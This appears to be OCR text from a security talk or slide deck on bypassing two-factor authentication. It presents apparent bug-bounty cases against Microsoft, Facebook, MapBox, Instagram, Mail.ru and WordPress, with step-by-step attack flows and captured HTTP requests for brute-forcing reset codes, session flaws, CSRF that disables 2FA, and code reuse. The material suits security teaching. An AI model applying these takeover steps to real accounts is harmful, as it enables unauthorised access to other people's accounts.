Raw  Params  Headers  Hex
POST /API/Proofs/VerifyCode HTTP/1.1
Host: account.live.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3Fcontext[illegible]
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
uiflvr: 1001
scid: 100103
hpgid: 200285
uaid: [illegible]
tcxt: [illegible]
X-Requested-With: XMLHttpRequest
Content-Length: 1475
Connection: close
Cookie: mkt=en-US; mkt1=en-US; amsc=[illegible]

{
  "token":"[illegible]
  "purpose":"[illegible]",
  "publicKey":"[illegible]",
  "encryptedCode":"[illegible]
  "action":"OTC",
  "confirmProof":"[illegible]",
  "epid":"[illegible]
  "proofRequiredReentry":0,
  "uiflvr":1001,
  "uaid":"[illegible]",
  "scid":100103,
  "hpgid":200285
}
```

Bypassing Microsoft 2FA – Concurrent requests (Zerohack) - Cont


Putting all together, an attacker has to send all the possibilities of 6 and 7 digit security codes that would be around 11 million request attempts and it has to be sent concurrently to change the password of any Microsoft account



```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Length: 338
Content-Type: application/json; charset=utf-8
Expires: -1
P3P: CAO DSP COR ADMa DEV CONo TELo CUR PSA PSD TAI
X-Frame-Options: deny
x-ms-amserver: scuXXXX000I (2.0.1889.1)
x-ms-amserver-tm: 109ms
x-ms-request-id: f1dff17f-b4dd-421d-aaec-a64df57a9c
Referrer-Policy: strict-origin-when-cross-origin
AMServer: scuXXXXfd00000I
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includ
X-MSEdge-Ref: Ref A: F1DFF17FB4DD421DAAECA64DF57A9C
Date: Tue, 09 Feb 2021 15:06:37 GMT
Connection: close

{
  "error":{
    "code":"1211",
    "data":"",
    "stackTrace":"",
    "telemetryContext":"jBECRdRXK\/lunDICrIqSIAgjeu
  }
}
```

Broken authentication & session management

- Exploiting a broken authentication, an attack is typically initiated by taking advantage of poorly managed credentials and login sessions to masquerade as authenticated users, this can result in bypassing 2FA implementations



<input type = "hidden ~~"126"~~
name= "User_code" value="123">
1
Web server
Name: Bob
User_code: 126
2
User_code:123


User_code	123
Name	Jennifer
SSN	123-68-654
Credit card	5869-1556-1454-1282

Bypassing Facebook 2FA – Session Flaw

- Go to donate to any organization from Facebook on iOS https://www.facebook.com/donate/xxx/xxx/
- Try to make a donation

https://m.facebook.com/donation/login/?nonce=xxxxxx&uid=xxxxxx

- You will be redirected to endpoint
- Copy this link and try to use it from another device which you didn’t signed-in with your Account before.
- Go to Facebook.com then you will be redirected automatically to the victim account.
- Getting access into the Facebook account without 2FA



[redacted] Geburtstags-Spendenaktion

Fundraiser for St. Jude Children's Research Hospital by Abdelaziz Reda ·

Bypassing MapBox 2FA – Password Reset Session

Classic example of Broken session management leading to a 2FA bypass

The password reset session is broken and logs the user info the application after resetting

Attacker acquires access to user's email account


logs to the account because is not prompted for a 2FA code

Bypassing Instagram iOS 2FA – Session Management


- A user can set 2FA to secure his/her Instagram account so that no one can successfully login to his/her account even if anyone has the user’s login credentials.

- A vulnerability that allows attackers to fully bypass the 2FA. 2FA check’s missing when a user uses the ‘Secure account here’ option from the ‘Email changed’ mail notification (that goes to the priorly connected email).

Bypassing Instagram iOS 2FA – Session Management



User B logs-into User A’s Instagram account.
User B replaces User A’s email address (a@gmail.com) with his own email address (b@gmail.com) via the ‘Edit Profile’ option.
User A finds/gets alert of the unrecognized login of his account.
User A goes to login activity and revokes the unrecognized session.
User A then changes his Instagram account password.
User A also replaces the unrecognized email address (b@gmail.com) from his profile with his own email address (a@gmail.com)
User A now sets 2FA security for his Instagram account. Then; User B gets ‘Email changed on Instagram’ notification-email at his email (b@gmail.com).
User B clicks the ‘Secure your account here’ option there.
User B may be asked to verify if (a@gmail.com) belongs to him; which he verifies using User A’s email login credentials.
User B successfully bypasses 2FA there, thus creating an active session of User A’s Instagram account without a 2FA check.

Bypassing Instagram iOS 2FA – Session Management (Contd)


Instagram
Inbox - attackertest59@gmail.co
instagram.com
Instagram
Phone number, username, or email
Password
Log In
OR
Log in with Facebook
Forgot password?
Don't have an account? Sign up
Get the app.
Download on the App Store
GET IT ON Google Play

CSRF

- CSRF is a commonly known vulnerability, In web and mobile application implementations, there are times when the internal 2FA forms lack CSRF protection and can be used to bypass 2FA entirely



Bypassing Mail RU 2FA via CSRF

Attacker goes to https://pandao.ru/profile/settings and signs up for two accounts. In which first is attackers account and second is Victim’s

Log in to Attackers account and capture the Disable 2FA request in Burp suite and generate CSRF poc.

Save the CSRF poc file with extension .HTML.


Now log in into Victim’s account in Private Browser and fire that CSRF file. Now you can see that It disable 2FA which leads to 2FA Bypass.

Code reusability

- This technique refers to acquiring a 2FA code prior to the attack and re-using the code after a certain period of time


Bypassing Wordpress 2FA – Reusing old codes

- This technique worked in Wordpress website whereas an was able to re-use the old 2FA code found while enabling 2FA



Go to Wordpress.com
Login and Navigate to settings
Enable 2FA and save the code
Logout
Login again and use the same 2FA code

2FA Code Leakage

- This technique refers to a flaw in implementation where the 2FA code is being leaked in the application responses or internal files



Bypassing App 2FA – Leaking in HTTP response



```
POST /en/xHttp/Auth/login.php HTTP/1.1
Host: beta.domain.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0)
Gecko/20100101 Firefox/76.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 208
Connection: close
Cookie: visid_incap_2152957=
[redacted]

open=login&action=customerlogin&de93297b55=
[redacted]&
redirect=myaccount&username=seqrity%40[redacted]&password=
[redacted]&twofactorcode=000000
```

Bypassing 2FA – Secret key disclosure

- This secret value is disclosed to all Admin type users and lower privilege users cannot see this page. When a user enables the 2FA feature, he needs to scan that QR code in Authenticator app and if we decode that QR code we see this format:-

